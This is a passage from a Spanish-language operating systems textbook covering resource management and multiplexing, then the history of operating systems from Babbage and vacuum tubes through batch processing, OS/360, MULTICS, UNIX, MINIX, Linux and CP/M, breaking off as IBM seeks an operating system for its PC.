Hay que recalcar que los verdaderos clientes del sistema operativo son los programas de aplicación (a través de los programadores de aplicaciones, desde luego). Son los que tratan directamente con el sistema operativo y sus abstracciones. En contraste, los usuarios finales tienen que lidiar con las abstracciones que proporciona la interfaz de usuario, ya sea un shell de línea de comandos o una interfaz gráfica. Aunque las abstracciones en la interfaz de usuario pueden ser similares a las que proporciona el sistema operativo, éste no siempre es el caso. Para aclarar este punto, considere el escritorio normal de Windows y el indicador para comandos orientado a texto. Ambos son programas que se ejecutan en el sistema operativo Windows y utilizan las abstracciones que este sistema proporciona, pero ofrecen interfaces de usuario muy distintas. De manera similar, un usuario de Linux que ejecuta Gnome o KDE ve una interfaz muy distinta a la que ve un usuario de Linux que trabaja directamente encima del Sistema X Window subyacente (orientado a texto), pero las abstracciones del sistema operativo subyacente son las mismas en ambos casos.

En este libro estudiaremos detalladamente las abstracciones que se proporcionan a los programas de aplicación, pero trataremos muy poco acerca de las interfaces de usuario, que es un tema bastante extenso e importante, pero que sólo está relacionado con la periferia de los sistemas operativos.

1.1.2 El sistema operativo como administrador de recursos

El concepto de un sistema operativo cuya función principal es proporcionar abstracciones a los programas de aplicación responde a una perspectiva de arriba hacia abajo. La perspectiva alterna, de abajo hacia arriba, sostiene que el sistema operativo está presente para administrar todas las piezas de un sistema complejo. Las computadoras modernas constan de procesadores, memorias, temporizadores, discos, ratones, interfaces de red, impresoras y una amplia variedad de otros dispositivos. En la perspectiva alterna, el trabajo del sistema operativo es proporcionar una asignación ordenada y controlada de los procesadores, memorias y dispositivos de E/S, entre los diversos programas que compiten por estos recursos.

Los sistemas operativos modernos permiten la ejecución simultánea de varios programas. Imagine lo que ocurriría si tres programas que se ejecutan en cierta computadora trataran de imprimir sus resultados en forma simultánea en la misma impresora. Las primeras líneas de impresión podrían provenir del programa 1, las siguientes del programa 2, después algunas del programa 3, y así en lo sucesivo: el resultado sería un caos. El sistema operativo puede imponer orden al caos potencial, guardando en búferes en disco toda la salida destinada para la impresora. Cuando termina un programa, el sistema operativo puede entonces copiar su salida, previamente almacenada, del archivo en disco a la impresora, mientras que al mismo tiempo el otro programa puede continuar generando más salida, ajeno al hecho de que la salida en realidad no se está enviando a la impresora todavía.

Cuando una computadora (o red) tiene varios usuarios, la necesidad de administrar y proteger la memoria, los dispositivos de E/S y otros recursos es cada vez mayor; de lo contrario, los usuarios podrían interferir unos con otros. Además, los usuarios necesitan con frecuencia compartir no sólo el hardware, sino también la información (archivos o bases de datos, por ejemplo). En resumen, esta visión del sistema operativo sostiene que su tarea principal es llevar un registro de qué programa está utilizando qué recursos, de otorgar las peticiones de recursos, de contabilizar su uso y de mediar las peticiones en conflicto provenientes de distintos programas y usuarios.

La administración de recursos incluye el **multiplexaje** (compartir) de recursos en dos formas distintas: en el tiempo y en el espacio. Cuando un recurso se multiplexa en el tiempo, los distintos programas o usuarios toman turnos para utilizarlo: uno de ellos obtiene acceso al recurso, después otro, y así en lo sucesivo. Por ejemplo, con sólo una CPU y varios programas que desean ejecutarse en ella, el sistema operativo primero asigna la CPU a un programa y luego, una vez que se ha ejecutado por el tiempo suficiente, otro programa obtiene acceso a la CPU, después otro, y en un momento dado el primer programa vuelve a obtener acceso al recurso. La tarea de determinar cómo se multiplexa el recurso en el tiempo (quién sigue y durante cuánto tiempo) es responsabilidad del sistema operativo. Otro ejemplo de multiplexaje en el tiempo es la compartición de la impresora. Cuando hay varios trabajos en una cola de impresión, para imprimirlos en una sola impresora, se debe tomar una decisión en cuanto a cuál trabajo debe imprimirse a continuación.

El otro tipo de multiplexaje es en el espacio. En vez de que los clientes tomen turnos, cada uno obtiene una parte del recurso. Por ejemplo, normalmente la memoria principal se divide entre varios programas en ejecución para que cada uno pueda estar residente al mismo tiempo (por ejemplo, para poder tomar turnos al utilizar la CPU). Suponiendo que hay suficiente memoria como para contener varios programas, es más eficiente contener varios programas en memoria a la vez, en vez de proporcionar a un solo programa toda la memoria, en especial si sólo necesita una pequeña fracción. Desde luego que esto genera problemas de equidad y protección, por ejemplo, y corresponde al sistema operativo resolverlos. Otro recurso que se multiplexa en espacio es el disco duro. En muchos sistemas, un solo disco puede contener archivos de muchos usuarios al mismo tiempo. Asignar espacio en disco y llevar el registro de quién está utilizando cuáles bloques de disco es una tarea típica de administración de recursos común del sistema operativo.

1.2 HISTORIA DE LOS SISTEMAS OPERATIVOS

Los sistemas operativos han ido evolucionando a través de los años. En las siguientes secciones analizaremos brevemente algunos de los hitos más importantes. Como los sistemas operativos han estado estrechamente relacionados a través de la historia con la arquitectura de las computadoras en las que se ejecutan, analizaremos generaciones sucesivas de computadoras para ver cómo eran sus sistemas operativos. Esta vinculación de generaciones de sistemas operativos con generaciones de computadoras es un poco burda, pero proporciona cierta estructura donde de cualquier otra forma no habría.

La progresión que se muestra a continuación es en gran parte cronológica, aunque el desarrollo ha sido un tanto accidentado. Cada fase surgió sin esperar a que la anterior terminara completamente. Hubo muchos traslapes, sin mencionar muchos falsos inicios y callejones sin salida. El lector debe tomar esto como guía, no como la última palabra.

La primera computadora digital verdadera fue diseñada por el matemático inglés Charles Babbage (de 1792 a 1871). Aunque Babbage gastó la mayor parte de su vida y fortuna tratando de construir su “máquina analítica”, nunca logró hacer que funcionara de manera apropiada, debido a que era puramente mecánica y la tecnología de su era no podía producir las ruedas, engranes y dientes con la alta precisión que requería. Por supuesto, la máquina analítica no tenía un sistema operativo.

Como nota histórica interesante, Babbage se dio cuenta de que necesitaba software para su máquina analítica, por lo cual contrató a una joven llamada Ada Lovelace, hija del afamado poeta británico Lord Byron, como la primera programadora del mundo. El lenguaje de programación Ada® lleva su nombre.

1.2.1 La primera generación (1945 a 1955): tubos al vacío

Después de los esfuerzos infructuosos de Babbage, no hubo muchos progresos en la construcción de computadoras digitales sino hasta la Segunda Guerra Mundial, que estimuló una explosión de esta actividad. El profesor John Atanasoff y su estudiante graduado Clifford Berry construyeron lo que ahora se conoce como la primera computadora digital funcional en Iowa State University. Utilizaba 300 tubos de vacío (bulbos). Aproximadamente al mismo tiempo, Konrad Zuse en Berlín

construyó la computadora Z3 a partir de relevadores. En 1944, la máquina Colossus fue construida por un equipo de trabajo en Bletchley Park, Inglaterra; la Mark I, por Howard Aiken en Harvard, y la ENIAC, por William Mauchley y su estudiante graduado J. Presper Eckert en la Universidad de Pennsylvania. Algunas fueron binarias, otras utilizaron bulbos, algunas eran programables, pero todas eran muy primitivas y tardaban segundos en realizar incluso hasta el cálculo más simple.

En estos primeros días, un solo grupo de personas (generalmente ingenieros) diseñaban, construían, programaban, operaban y daban mantenimiento a cada máquina. Toda la programación se realizaba exclusivamente en lenguaje máquina o, peor aún, creando circuitos eléctricos mediante la conexión de miles de cables a tableros de conexiones (*plugboards*) para controlar las funciones básicas de la máquina. Los lenguajes de programación eran desconocidos (incluso se desconocía el lenguaje ensamblador). Los sistemas operativos también se desconocían. El modo usual de operación consistía en que el programador trabajaba un periodo dado, registrándose en una hoja de firmas, y después entraba al cuarto de máquinas, insertaba su tablero de conexiones en la computadora e invertía varias horas esperando que ninguno de los cerca de 20,000 bulbos se quemara durante la ejecución. Prácticamente todos los problemas eran cálculos numéricos bastante simples, como obtener tablas de senos, cosenos y logaritmos.

A principios de la década de 1950, la rutina había mejorado un poco con la introducción de las tarjetas perforadas. Entonces fue posible escribir programas en tarjetas y leerlas en vez de usar tableros de conexiones; aparte de esto, el procedimiento era el mismo.

1.2.2 La segunda generación (1955 a 1965): transistores y sistemas de procesamiento por lotes

La introducción del transistor a mediados de la década de 1950 cambió radicalmente el panorama. Las computadoras se volvieron lo bastante confiables como para poder fabricarlas y venderlas a clientes dispuestos a pagar por ellas, con la expectativa de que seguirían funcionando el tiempo suficiente como para poder llevar a cabo una cantidad útil de trabajo. Por primera vez había una clara separación entre los diseñadores, constructores, operadores, programadores y el personal de mantenimiento.

Estas máquinas, ahora conocidas como **mainframes**, estaban encerradas en cuartos especiales con aire acondicionado y grupos de operadores profesionales para manejarlas. Sólo las empresas grandes, universidades o agencias gubernamentales importantes podían financiar el costo multimillonario de operar estas máquinas. Para ejecutar un **trabajo** (es decir, un programa o conjunto de programas), el programador primero escribía el programa en papel (en FORTRAN o en ensamblador) y después lo pasaba a tarjetas perforadas. Luego llevaba el conjunto de tarjetas al cuarto de entrada de datos y lo entregaba a uno de los operadores; después se iba a tomar un café a esperar a que los resultados estuvieran listos.

Cuando la computadora terminaba el trabajo que estaba ejecutando en un momento dado, un operador iba a la impresora y arrancaba las hojas de resultados para llevarlas al cuarto de salida de datos, para que el programador pudiera recogerlas posteriormente. Entonces, el operador tomaba uno de los conjuntos de tarjetas que se habían traído del cuarto de entrada y las introducía en la máquina. Si se necesitaba el compilador FORTRAN, el operador tenía que obtenerlo de un gabinete

de archivos e introducirlo a la máquina. Se desperdiciaba mucho tiempo de la computadora mientras los operadores caminaban de un lado a otro del cuarto de la máquina.

Dado el alto costo del equipo, no es sorprendente que las personas buscaran rápidamente formas de reducir el tiempo desperdiciado. La solución que se adoptó en forma general fue el **sistema de procesamiento por lotes**. La idea detrás de este concepto era recolectar una bandeja llena de trabajos en el cuarto de entrada de datos y luego pasarlos a una cinta magnética mediante el uso de una pequeña computadora relativamente económica, tal como la IBM 1401, que era muy adecuada para leer las tarjetas, copiar cintas e imprimir los resultados, pero no tan buena para los cálculos numéricos. Para llevar a cabo los cálculos numéricos se utilizaron otras máquinas mucho más costosas, como la IBM 7094. Este procedimiento se ilustra en la figura 1-3.




Figura 1-3. Uno de los primeros sistemas de procesamiento por lotes. a) Los programadores llevan las tarjetas a la 1401. b) La 1401 lee los lotes de trabajos y los coloca en cinta. c) El operador lleva la cinta de entrada a la 7094. d) La 7094 realiza los cálculos. e) El operador lleva la cinta de salida a la 1401. f) La 1401 imprime los resultados.

Después de aproximadamente una hora de recolectar un lote de trabajos, las tarjetas se leían y se colocaban en una cinta magnética, la cual se llevaba al cuarto de máquinas, en donde se montaba en una unidad de cinta. Después, el operador cargaba un programa especial (el ancestro del sistema operativo de hoy en día), el cual leía el primer trabajo de la cinta y lo ejecutaba. Los resultados se escribían en una segunda cinta, en vez de imprimirlos. Después de que terminaba cada trabajo, el sistema operativo leía de manera automática el siguiente trabajo de la cinta y empezaba a ejecutarlo. Cuando se terminaba de ejecutar todo el lote, el operador quitaba las cintas de entrada y de salida, reemplazaba la cinta de entrada con el siguiente lote y llevaba la cinta de salida a una 1401 para imprimir **fuera de línea** (es decir, sin conexión con la computadora principal).

En la figura 1-4 se muestra la estructura típica de un trabajo de entrada ordinario. Empieza con una tarjeta $JOB, especificando el tiempo máximo de ejecución en minutos, el número de cuenta al que se va a cargar y el nombre del programador. Después se utiliza una tarjeta $FORTRAN, indicando al sistema operativo que debe cargar el compilador FORTRAN de la cinta del sistema. Después le sigue inmediatamente el programa que se va a compilar y luego una tarjeta $LOAD, que indica al sistema operativo que debe cargar el programa objeto que acaba de compilar (a menudo, los programas compilados se escribían en cintas reutilizables y tenían que cargarse en forma explícita). Después se utiliza la tarjeta $RUN, la cual indica al sistema operativo que debe ejecutar el

programa con los datos que le suceden. Por último, la tarjeta $END marca el final del trabajo. Estas tarjetas de control primitivas fueron las precursoras de los shells e intérpretes de línea de comandos modernos.




Figura 1-4. Estructura de un trabajo típico de FMS.

Las computadoras grandes de segunda generación se utilizaron principalmente para cálculos científicos y de ingeniería, tales como resolver ecuaciones diferenciales parciales que surgen a menudo en física e ingeniería. En gran parte se programaron en FORTRAN y lenguaje ensamblador. Los sistemas operativos típicos eran FMS (*Fortran Monitor System*) e IBSYS, el sistema operativo de IBM para la 7094.

1.2.3 La tercera generación (1965 a 1980): circuitos integrados y multiprogramación

A principio de la década de 1960, la mayoría de los fabricantes de computadoras tenían dos líneas de productos distintas e incompatibles. Por una parte estaban las computadoras científicas a gran escala orientadas a palabras, como la 7094, que se utilizaban para cálculos numéricos en ciencia e ingeniería. Por otro lado, estaban las computadoras comerciales orientadas a caracteres, como la 1401, que se utilizaban ampliamente para ordenar cintas e imprimir datos en los bancos y las compañías de seguros.

Desarrollar y dar mantenimiento a dos líneas de productos completamente distintos era una propuesta costosa para los fabricantes. Además, muchos nuevos clientes de computadoras necesitaban al principio un equipo pequeño, pero más adelante ya no era suficiente y deseaban una máquina más grande que pudiera ejecutar todos sus programas anteriores, pero con mayor rapidez.

IBM intentó resolver ambos problemas de un solo golpe con la introducción de la línea de computadoras System/360. La 360 era una serie de máquinas compatibles con el software, que variaban desde un tamaño similar a la 1401 hasta algunas que eran más potentes que la 7094. Las máquinas sólo diferían en el precio y rendimiento (máxima memoria, velocidad del procesador, número de dispositivos de E/S permitidos, etcétera). Como todas las máquinas tenían la misma arquitectura y el mismo conjunto de instrucciones, los programas escritos para una máquina podían ejecutarse en todas las demás, por lo menos en teoría. Lo que es más, la 360 se diseñó para manejar tanto la computación científica (es decir, numérica) como comercial. Por ende, una sola familia de máquinas podía satisfacer las necesidades de todos los clientes. En los años siguientes, mediante el uso de tecnología más moderna, IBM ha desarrollado sucesores compatibles con la línea 360, a los cuales se les conoce como modelos 370, 4300, 3080 y 3090. La serie zSeries es el descendiente más reciente de esta línea, aunque diverge considerablemente del original.

La IBM 360 fue la primera línea importante de computadoras en utilizar **circuitos integrados** (**ICs**) (a pequeña escala), con lo cual se pudo ofrecer una mayor ventaja de precio/rendimiento en comparación con las máquinas de segunda generación, las cuales fueron construidas a partir de transistores individuales. Su éxito fue inmediato y la idea de una familia de computadoras compatibles pronto fue adoptada por todos los demás fabricantes importantes. Los descendientes de estas máquinas se siguen utilizando hoy día en centros de cómputo. En la actualidad se utilizan con frecuencia para manejar bases de datos enormes (por ejemplo, para sistemas de reservaciones de aerolíneas) o como servidores para sitios de World Wide Web que deben procesar miles de solicitudes por segundo.

La mayor fortaleza de la idea de "una sola familia" fue al mismo tiempo su mayor debilidad. La intención era que todo el software, incluyendo al sistema operativo **OS/360**, funcionara en todos los modelos. Debía ejecutarse en los sistemas pequeños, que por lo general sólo reemplazaban a la 1401s, que copiaba tarjetas a cinta, y en los sistemas muy grandes, que a menudo reemplazaban a la 7094s, que realizaba predicciones del clima y otros cálculos pesados. Tenía que ser bueno en sistemas con pocos dispositivos periféricos y en sistemas con muchos. Tenía que funcionar en ambos entornos comerciales y científicos. Por encima de todo, tenía que ser eficiente para todos estos usos distintos.

No había forma en que IBM (o cualquier otra) pudiera escribir una pieza de software que cumpliera con todos estos requerimientos en conflicto. El resultado fue un enorme y extraordinariamente complejo sistema operativo, tal vez de dos a tres órdenes de magnitud más grande que el FMS. Consistía en millones de líneas de lenguaje ensamblador escrito por miles de programadores, con miles de errores, los cuales requerían un flujo continuo de nuevas versiones en un intento por corregirlos. Cada nueva versión corregía algunos errores e introducía otros, por lo que probablemente el número de errores permanecía constante en el tiempo.

Fred Brooks, uno de los diseñadores del OS/360, escribió posteriormente un libro ingenioso e incisivo (Brooks, 1996) que describía sus experiencias con el OS/360. Aunque sería imposible resumir este libro aquí, basta con decir que la portada muestra una manada de bestias prehistóricas atrapadas en un pozo de brea. La portada de Silberschatz y coautores (2005) muestra un punto de vista similar acerca de que los sistemas operativos son como dinosaurios.

A pesar de su enorme tamaño y sus problemas, el OS/360 y los sistemas operativos similares de tercera generación producidos por otros fabricantes de computadoras en realidad dejaban razo-

nablemente satisfechos a la mayoría de sus clientes. También popularizaron varias técnicas clave ausentes en los sistemas operativos de segunda generación. Quizá la más importante de éstas fue la **multiprogramación**. En la 7094, cuando el trabajo actual se detenía para esperar a que se completara una operación con cinta u otro dispositivo de E/S, la CPU simplemente permanecía inactiva hasta terminar la operación de E/S. Con los cálculos científicos que requieren un uso intensivo de la CPU, la E/S no es frecuente, por lo que este tiempo desperdiciado no es considerable. Con el procesamiento de datos comerciales, el tiempo de espera de las operaciones de E/S puede ser a menudo de 80 a 90 por ciento del tiempo total, por lo que debía hacerse algo para evitar que la (costosa) CPU esté inactiva por mucho tiempo.

La solución que surgió fue particionar la memoria en varias piezas, con un trabajo distinto en cada partición, como se muestra en la figura 1-5. Mientras que un trabajo esperaba a que se completara una operación de E/S, otro podía estar usando la CPU. Si pudieran contenerse suficientes trabajos en memoria principal al mismo tiempo, la CPU podía estar ocupada casi 100 por ciento del tiempo. Para tener varios trabajos de forma segura en memoria a la vez, se requiere hardware especial para proteger cada trabajo y evitar que los otros se entrometan y lo malogren; el 360 y los demás sistemas de tercera generación estaban equipados con este hardware.




Figura 1-5. Un sistema de multiprogramación con tres trabajos en memoria.

Otra característica importante de los sistemas operativos de tercera generación fue la capacidad para leer trabajos en tarjetas y colocarlos en el disco tan pronto como se llevaban al cuarto de computadoras. Así, cada vez que terminaba un trabajo en ejecución, el sistema operativo podía cargar un nuevo trabajo del disco en la partición que entonces estaba vacía y lo ejecutaba. A esta técnica se le conoce como **spooling** (de *Simultaneous Peripheral Operation On Line*, operación periférica simultánea en línea) y también se utilizó para las operaciones de salida. Con el spooling, las máquinas 1401 no eran ya necesarias y desapareció la mayor parte del trabajo de transportar las cintas.

Aunque los sistemas operativos de tercera generación eran apropiados para los cálculos científicos extensos y las ejecuciones de procesamiento de datos comerciales masivos, seguían siendo en esencia sistemas de procesamiento por lotes. Muchos programadores añoraban los días de la primera generación en los que tenían toda la máquina para ellos durante unas cuantas horas, por lo que podían depurar sus programas con rapidez. Con los sistemas de tercera generación, el tiempo que transcurría entre enviar un trabajo y recibir de vuelta la salida era comúnmente de varias horas, por lo que una sola coma mal colocada podía ocasionar que fallara la compilación, y el programador desperdiciara la mitad del día.

Este deseo de obtener un tiempo rápido de respuesta allanó el camino para el **tiempo compartido** (*timesharing*), una variante de la multiprogramación donde cada usuario tenía una terminal en

línea. En un sistema de tiempo compartido, si 20 usuarios están conectados y 17 de ellos están pensando en dar un paseo o tomar café, la CPU se puede asignar por turno a los tres trabajos que desean ser atendidos. Como las personas que depuran programas generalmente envían comandos cortos (por ejemplo, compilar un procedimiento de cinco hojas[†]) en vez de largos (por ejemplo, ordenar un archivo con un millón de registros), la computadora puede proporcionar un servicio rápido e interactivo a varios usuarios y, tal vez, también ocuparse en trabajos grandes por lotes en segundo plano, cuando la CPU estaría inactiva de otra manera. El primer sistema de tiempo compartido de propósito general, conocido como **CTSS** (*Compatible Time Sharing System*, Sistema compatible de tiempo compartido), se desarrolló en el M.I.T. en una 7094 modificada en forma especial (Corbató y colaboradores, 1962). Sin embargo, en realidad el tiempo compartido no se popularizó sino hasta que el hardware de protección necesario se empezó a utilizar ampliamente durante la tercera generación.

Después del éxito del sistema CTSS, el M.I.T., Bell Labs y General Electric (que en ese entonces era un importante fabricante de computadoras) decidieron emprender el desarrollo de una "utilería para computadora", una máquina capaz de servir a varios cientos de usuarios simultáneos de tiempo compartido. Su modelo fue el sistema de electricidad: cuando se necesita energía, sólo hay que conectar un contacto a la pared y, dentro de lo razonable, toda la energía que se requiera estará ahí. Los diseñadores del sistema conocido como **MULTICS** (*MULTiplexed Information and Computing Service*; Servicio de Información y Cómputo MULTiplexado), imaginaron una enorme máquina que proporcionaba poder de cómputo a todos los usuarios en el área de Boston. La idea de que, sólo 40 años después, se vendieran por millones máquinas 10,000 veces más rápidas que su mainframe GE-645 (a un precio muy por debajo de los 1000 dólares) era pura ciencia ficción. Algo así como la idea de que en estos días existiera un transatlántico supersónico por debajo del agua.

MULTICS fue un éxito parcial. Se diseñó para dar soporte a cientos de usuarios en una máquina que era sólo un poco más potente que una PC basada en el Intel 386, aunque tenía mucho más capacidad de E/S. Esto no es tan disparatado como parece, ya que las personas sabían cómo escribir programas pequeños y eficientes en esos días, una habilidad que se ha perdido con el tiempo. Hubo muchas razones por las que MULTICS no acaparó la atención mundial; una de ellas fue el que estaba escrito en PL/I y el compilador de PL/I se demoró por años, además de que apenas funcionaba cuando por fin llegó. Aparte de eso, MULTICS era un sistema demasiado ambicioso para su época, algo muy parecido a la máquina analítica de Charles Babbage en el siglo diecinueve.

Para resumir esta larga historia, MULTICS introdujo muchas ideas seminales en la literatura de las computadoras, pero convertirlas en un producto serio y con éxito comercial importante era algo mucho más difícil de lo que cualquiera hubiera esperado. Bell Labs se retiró del proyecto y General Electric dejó el negocio de las computadoras por completo. Sin embargo, el M.I.T. persistió y logró hacer en un momento dado que MULTICS funcionara. Al final, la compañía que compró el negocio de computadoras de GE (Honeywell) lo vendió como un producto comercial y fue instalado por cerca de 80 compañías y universidades importantes a nivel mundial. Aunque en número pequeño, los usuarios de MULTICS eran muy leales. Por ejemplo, General Motors, Ford y la Agencia de Seguridad Nacional de los Estados Unidos desconectaron sus sistemas MULTICS sólo hasta

[†] En este libro utilizaremos los términos "procedimiento", "subrutina" y "función" de manera indistinta.

finales de la década de 1990, 30 años después de su presentación en el mercado y de tratar durante años de hacer que Honeywell actualizara el hardware.

Por ahora, el concepto de una “utilería para computadora” se ha disipado, pero tal vez regrese en forma de servidores masivos de Internet centralizados a los que se conecten máquinas de usuario relativamente “tontas”, donde la mayoría del trabajo se realice en los servidores grandes. Es probable que la motivación en este caso sea que la mayoría de las personas no desean administrar un sistema de cómputo cada vez más complejo y melindroso, y prefieren delegar esa tarea a un equipo de profesionales que trabajen para la compañía que opera el servidor. El comercio electrónico ya está evolucionando en esta dirección, en donde varias compañías operan centros comerciales electrónicos en servidores multiprocesador a los que se conectan las máquinas cliente simples, algo muy parecido al diseño de MULTICS.

A pesar de la carencia de éxito comercial, MULTICS tuvo una enorme influencia en los sistemas operativos subsecuentes. Se describe en varios artículos y en un libro (Corbató y colaboradores, 1972; Corbató y Vyssotsky, 1965; Daley y Dennis, 1968; Organick, 1972; y Staltzer, 1974). También tuvo (y aún tiene) un sitio Web activo, ubicado en *www.multicians.org*, con mucha información acerca del sistema, sus diseñadores y sus usuarios.

Otro desarrollo importante durante la tercera generación fue el increíble crecimiento de las minicomputadoras, empezando con la DEC PDP-1 en 1961. La PDP-1 tenía sólo 4K de palabras de 18 bits, pero a $120,000 por máquina (menos de 5 por ciento del precio de una 7094) se vendió como pan caliente. Para cierta clase de trabajo no numérico, era casi tan rápida como la 7094 y dio origen a una nueva industria. A esta minicomputadora le siguió rápidamente una serie de otras PDP (a diferencia de la familia de IBM, todas eran incompatibles), culminando con la PDP-11.

Posteriormente, Ken Thompson, uno de los científicos de cómputo en Bell Labs que trabajó en el proyecto MULTICS, encontró una pequeña minicomputadora PDP-7 que nadie estaba usando y se dispuso a escribir una versión simple de MULTICS para un solo usuario. Más adelante, este trabajo se convirtió en el sistema operativo **UNIX**®, que se hizo popular en el mundo académico, las agencias gubernamentales y muchas compañías.

La historia de UNIX ya ha sido contada en muchos otros libros (por ejemplo, Salus, 1994). En el capítulo 10 hablaremos sobre parte de esa historia. Por ahora baste con decir que, debido a que el código fuente estaba disponible ampliamente, varias organizaciones desarrollaron sus propias versiones (incompatibles entre sí), lo cual produjo un caos. Se desarrollaron dos versiones principales: **System V** de AT&T y **BSD** (*Berkeley Software Distribution*, Distribución de Software de Berkeley) de la Universidad de California en Berkeley. Estas versiones tenían también variantes menores. Para que fuera posible escribir programas que pudieran ejecutarse en cualquier sistema UNIX, el IEEE desarrolló un estándar para UNIX conocido como **POSIX**, con el que la mayoría de las versiones de UNIX actuales cumplen. POSIX define una interfaz mínima de llamadas al sistema a la que los sistemas UNIX deben conformarse. De hecho, algunos de los otros sistemas operativos también admiten ahora la interfaz POSIX.

Como agregado, vale la pena mencionar que en 1987 el autor liberó un pequeño clon de UNIX conocido como **MINIX**, con fines educativos. En cuanto a su funcionalidad, MINIX es muy similar a UNIX, incluyendo el soporte para POSIX. Desde esa época, la versión original ha evolucionado en MINIX 3, que es altamente modular y está enfocada a presentar una muy alta confiabilidad. Tiene la habilidad de detectar y reemplazar módulos con fallas o incluso inutilizables (como los dis-

positivos controladores de dispositivos de E/S) al instante, sin necesidad de reiniciar y sin perturbar a los programas en ejecución. También hay disponible un libro que describe su operación interna y contiene un listado del código fuente en un apéndice (Tanenbaum y Woodhull, 2006). El sistema MINIX 3 está disponible en forma gratuita (incluyendo todo el código fuente) a través de Internet, en *www.minix3.org*.

El deseo de una versión de producción (en vez de educativa) gratuita de MINIX llevó a un estudiante finlandés, llamado Linus Torvalds, a escribir **Linux**. Este sistema estaba inspirado por MINIX, además de que fue desarrollado en este sistema y originalmente ofrecía soporte para varias características de MINIX (por ejemplo, el sistema de archivos de MINIX). Desde entonces se ha extendido en muchas formas, pero todavía retiene cierta parte de su estructura subyacente común para MINIX y UNIX. Los lectores interesados en una historia detallada sobre Linux y el movimiento de código fuente abierto tal vez deseen leer el libro de Glyn Moody (2001). La mayor parte de lo que se haya dicho acerca de UNIX en este libro se aplica también a System V, MINIX, Linux y otras versiones y clones de UNIX.

1.2.4 La cuarta generación (1980 a la fecha): las computadoras personales

Con el desarrollo de los circuitos LSI (*Large Scale Integration*, Integración a gran escala), que contienen miles de transistores en un centímetro cuadrado de silicio (chip), nació la era de la computadora personal. En términos de arquitectura, las computadoras personales (que al principio eran conocidas como **microcomputadoras**) no eran del todo distintas de las minicomputadoras de la clase PDP-11, pero en términos de precio sin duda eran distintas. Mientras que la minicomputadora hizo posible que un departamento en una compañía o universidad tuviera su propia computadora, el chip microprocesador logró que un individuo tuviera su propia computadora personal.

Cuando Intel presentó el microprocesador 8080 en 1974 (la primera CPU de 8 bits de propósito general), deseaba un sistema operativo, en parte para poder probarlo. Intel pidió a uno de sus consultores, Gary Kildall, que escribiera uno. Kildall y un amigo construyeron primero un dispositivo controlador para el disco flexible de 8 pulgadas de Shugart Associates que recién había sido sacado al mercado, y conectaron el disco flexible con el 8080, con lo cual produjeron la primera microcomputadora con un disco. Después Kildall escribió un sistema operativo basado en disco conocido como **CP/M** (*Control Program for Microcomputers*; Programa de Control para Microcomputadoras) para esta CPU. Como Intel no pensó que las microcomputadoras basadas en disco tuvieran mucho futuro, cuando Kildall pidió los derechos para CP/M, Intel le concedió su petición. Después Kildall formó una compañía llamada Digital Research para desarrollar y vender el CP/M.

En 1977, Digital Research rediseñó el CP/M para adaptarlo de manera que se pudiera ejecutar en todas las microcomputadoras que utilizaban los chips 8080, Zilog Z80 y otros. Se escribieron muchos programas de aplicación para ejecutarse en CP/M, lo cual le permitió dominar por completo el mundo de la microcomputación durante un tiempo aproximado de 5 años.

A principios de la década de 1980, IBM diseñó la IBM PC y buscó software para ejecutarlo en ella. La gente de IBM se puso en contacto con Bill Gates para obtener una licencia de uso de su intérprete de BASIC. También le preguntaron si sabía de un sistema operativo que se ejecutara en la PC. Gates sugirió a IBM que se pusiera en contacto con Digital Research, que en ese entonces era la compañía con dominio mundial en el área de sistemas operativos. Kildall rehusó a reunirse con IBM y envió a uno de sus subordinados, a lo cual se le considera sin duda la peor decisión de negocios de la historia. Para empeorar más aún las cosas, su abogado se rehusó a firmar el contrato de no divulgación de IBM sobre la PC, que no se había anunciado todavía. IBM regresó con Gates para ver si podía proveerles un sistema operativo.

